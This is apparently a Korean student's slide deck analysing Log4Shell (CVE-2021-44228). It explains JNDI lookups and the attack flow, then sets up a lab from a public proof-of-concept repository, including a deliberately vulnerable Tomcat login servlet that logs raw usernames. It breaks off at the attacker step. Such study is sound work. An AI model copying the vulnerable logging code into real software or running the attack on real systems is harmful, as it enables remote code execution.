



CVE-2021-44228

취약점 분석

IT정보공학과 김아은

INDEX

CVE-2021-44228

- CVE-2021-44228
- 용어 정리
- 공격과정 및 실습
- 대응 방안
- Log4j의 다른 취약점


CVE-2021-44228

◆ CVE-2021-44228(Log4Shell) 이란?

- Log4j의 JNDI Lookup 기능을 이용하여 외부 자바 객체에 접근하게 되는 취약점
- JNDI를 통해 자동으로 외부 디렉터리 서비스에 연결하여 악성 자바 객체를 다운받는다면 해당 코드를 이용해 루트 권한 탈취가 가능하기 때문에 임의 코드 실행이 가능

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD** **Base Score:** **10.0 CRITICAL** **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.


Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.



CVE-2021-44228

◆ CVE-2021-44228(Log4Shell) 이란?

- 2021년 12월 10일~2022년 2월 2일 동안 집계된 공격 시도
- Log4Shell이 발견된 이후 평균적으로 하루에 약 백만 건이 넘는 공격 시도가 집계됨



CVE-2021-44228

◆ 영향받는 소프트웨어 버전

S/W	취약 버전
Apache Log4j 2	Log4j 2.0-beta9 ~ 2.14.1 이하 버전 ※ 취약점이 해결된 버전(2.3.1, 2.12.2 및 2.12.3) 제외



용어 정리

1) Log4j



- Log for Java라는 뜻으로, Java 기반의 어플리케이션에서 사용되는 로깅 라이브러리
- 아파치 스트럿츠(Struts), 스프링(Spring)과 같은 각종 웹 서비스나 애플 클라우드와 같은 클라우드 서비스 등 글로벌 기업에서 개발한 소프트웨어 약 5,500종에서 사용된다고 알려짐



용어 정리

2) Lookups

- 출력하는 로그에 시스템 속성 등의 값을 변수 혹은 예약어를 이용해 출력할 수 있는 기능
 1. `${}` 형태의 문자열 변수를 전달
 2. Log4j 내부에서 파싱(parsing)
 3. 해당되는 기능을 수행
 4. `${}`를 수행 결과 값으로 대체

```
logger.info("This is test log for example of lookups - ${java:runtime}");
```

```
This is test log for example of lookups - Java(TM) SE Runtime Environment (build 11.0.13+10-LTS-370) from Oracle Corporation
```


- JNDI에서 이 Lookup 기능을 사용할 수 있다. → `${jndi:~~}`



용어 정리

3) JNDI (Java Naming and Directory Interface)

- Log4j 2.0부터 추가된 기능
- 디렉터리 서비스에서 제공하는 데이터 및 객체의 이름을 검색·수정하고 해당 파일을 다운받는 기능을 제공
➔ JAVA 어플리케이션에서 디렉토리 서비스에 접근하기 위해 사용하는 API
- JNDI에는 LDAP, DNS, RMI 등 다양한 디렉터리 서비스가 존재하는데, 최초로 공개된 PoC 코드에서는 LDAP를 활용
 - Lightweight Directory Access Protocol (LDAP)
 - Domain Name Service (DNS)
 - Java Remote Method Invocation (RMI) Registry
 - ...



용어 정리

4) LDAP (Lightweight Directory Access Protocol)

- 사용자, 시스템, 서비스 등의 데이터를 조회 및 공유하기 위해 사용하는 프로토콜
- 사용자 정보를 중앙 집중적으로 관리하는데 유용



용어 정리


5) Tomcat

- 웹 서버와 서블릿 컨테이너가 결합한 WAS(Web Application Server)
- 사용자는 배포된 War 파일을 tomcat에서 구동시킬 수 있음
- 만약 커스텀한 war파일을 실행하고 싶다면 /webapps에 있는 기존의 내용을 삭제하고, 커스텀한 war 파일을 webapps 폴더 내부로 이동시키면 됩니다.




용어 정리

5) Tomcat




공격 과정

- ① 공격자가 취약한 어플리케이션에 요청 전송
- ② 어플리케이션은 로그 기록
- ③ log4j는 문자열을 해석하고 JNDI lookup을 수행
- ④ 원격 LDAP 서버로부터 JAVA 클래스 파일의 위치 응답
- ⑤ 클래스 파일 로드 요청
- ⑥ 클래스 파일 로드 및 실행 → RCE !!



실습



<https://github.com/kozmer/log4j-shell-poc>

Dockerfile	Docker Image를 만들기 위한 설정 파일
log4shell-1.0-SNAPSHOT.war	취약한 웹 아카이브 파일
poc.py	LDAP 서버



실습

[victim PC] Dockerfile

```
1 FROM tomcat:8.0.36-jre8
2
3 RUN rm -rf /usr/local/tomcat/webapps/*
4 ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
5 EXPOSE 8080
6 CMD ["catalina.sh", "run"]
7
```

- tomcat 도커 이미지 만들기
- 기존 어플리케이션들 삭제
- 취약한 war 파일이 root로 동작하도록 설정
- 기본 tomcat 서버 실행



실습

[victim PC] log4shell-1.0-SNAPSHOT.war

```
.
├── index.jsp
├── META-INF
│   └── MANIFEST.MF
├── WEB-INF
│   ├── classes
│   │   ├── com
│   │   │   └── example
│   │   │       └── log4shell
│   │   │           ├── log4j.class
│   │   │           └── LoginServlet.class
│   └── lib
│       ├── log4j-api-2.14.1.jar
│       └── log4j-core-2.14.1.jar
└── web.xml
```

- 취약한 웹서버를 구성하는 war 파일
- index.jsp : 메인 웹 페이지 구성 소스코드
- META-INF : Java 아카이브 파일 패키지에 대한 정보
- WEB-INF : 웹 어플리케이션 설정 및 참조 클래스 폴더



실습

[victim PC] log4shell-1.0-SNAPSHOT.war/WEB-INF/classes/com/example/log4shell/**log4j.class**

```
1 package com.example.log4shell;
2
3 import org.apache.logging.log4j.LogManager;
4 import org.apache.logging.log4j.Logger;
5
6 public class log4j {
7     private static final Logger logger = LogManager.getLogger(log4j.class);
8
9 }
10
```



실습

[victim PC] log4shell-1.0-SNAPSHOT.war/WEB-INF/classes/com/example/log4shell/LoginServlet.class

```
13  @WebServlet(name = "loginServlet", value = "/login")
14  public class LoginServlet extends HttpServlet {
15
16      @Override
17      protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
18
19          String userName = req.getParameter("uname");
20          String password = req.getParameter("password");
21
22          resp.setContentType("text/html");
23          PrintWriter out = resp.getWriter();
24          out.println("<html><body>");
25
26          if(userName.equals("admin") && password.equals("password")){
27              out.println("Welcome Back Admin");
28          }
29          else{
30
31              // vulnerable code
32              Logger logger = LogManager.getLogger(com.example.log4shell.log4j.class);
33              logger.error(userName);
34
35              out.println("<code> the password you entered was invalid, <u> we will log your information </u> </code>");
36          }
37      }
```

로그인에 실패하면
userName이 로그에 기록됨



실습


victim PC	attacker PC
Ubuntu 20.04	Kali linux 2020
192.168.56.107	192.168.253.101
Docker Tomcat Web app Log4j 2.14.1	jdk 1.8



victim PC	attacker PC
192.168.56.107	192.168.253.101

실습

[victim PC] 취약한 tomcat 웹서버 실행! 간단한 로그인 기능



```
docker build -t log4j-shell-poc .
docker run --network host log4j-shell-poc
```


→ 192.168.56.107:8080에 접속한 모습




victim PC	attacker PC
192.168.56.107	192.168.253.101

실습

[attacker PC]




로그인에 성공했을 때 (admin/password)



